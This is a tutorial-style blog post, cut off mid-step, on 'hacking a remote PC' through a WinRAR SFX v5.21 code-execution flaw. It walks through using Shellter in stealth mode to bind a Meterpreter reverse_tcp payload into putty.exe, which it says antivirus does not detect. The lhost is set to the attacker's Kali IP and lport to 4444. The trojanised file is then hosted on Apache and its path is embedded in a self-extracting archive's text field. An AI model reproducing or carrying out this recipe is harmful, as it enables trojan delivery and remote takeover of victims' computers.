Hack Remote PC using WinRAR SFX Remote Code Execution Vulnerability

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
Raj December 4, 2015

Remote code execution vulnerability has been discovered in the official WInRAR SFX v5.21 software.The vulnerability allows remote attackers to unauthorized execute system specific code to compromise a target system.


The issue is located in the `Text and Icon` function of the `Text to display in SFX window` module. Remote attackers are able to generate own compressed archives with malicious payloads to execute system specific codes for compromise the attackers .

Download **Shellter** from **here**, shellter version is latest release, no antivirus has detected till now. After downloading shellter unzip the archive file

Set the location of **shellter** and type "**wine shellter.exe**




A terminal opens and choose operation mode as auto (a)




Now choose an executable file and copy to **shellter** folder to bind the shellter with **any .exe** file here in my case I have copied **putty.exe** as a file to bind with **shellter.exe**

Note: only executable file can be binded



Now it asks for **PE target** after choosing operation method, give the filename .exe and binding process will start.


When prompted to enable stealth mode enter "**Y**"




When the binding is processed it will ask for the type of payload we want to use I have choose I for listed payload and then choose **1** for **Meterpreter_reverse_tcp**

Now give the lhost which is ip address of kali linux and **lport** as**4444**

After giving all the options you will get a confirmation like Injection: verified! **Press enter to continue**.



Now you will get encrypted **putty.exe** file in shelter directory.




Move Putty.exe file to **var/www/html** directory.


Start apache services.

```
root@kali:~# service apache2 start
root@kali:~#
```



Now patch putty.exe path in **winrar** utility tool. Right click on **winrar** . Select add to **Archive** option.



Select **Create SFX archive** option.




Select on **Advanced** and click on **SFX options.**




Now Select Text and Icon option and type the path of putty.exe file with 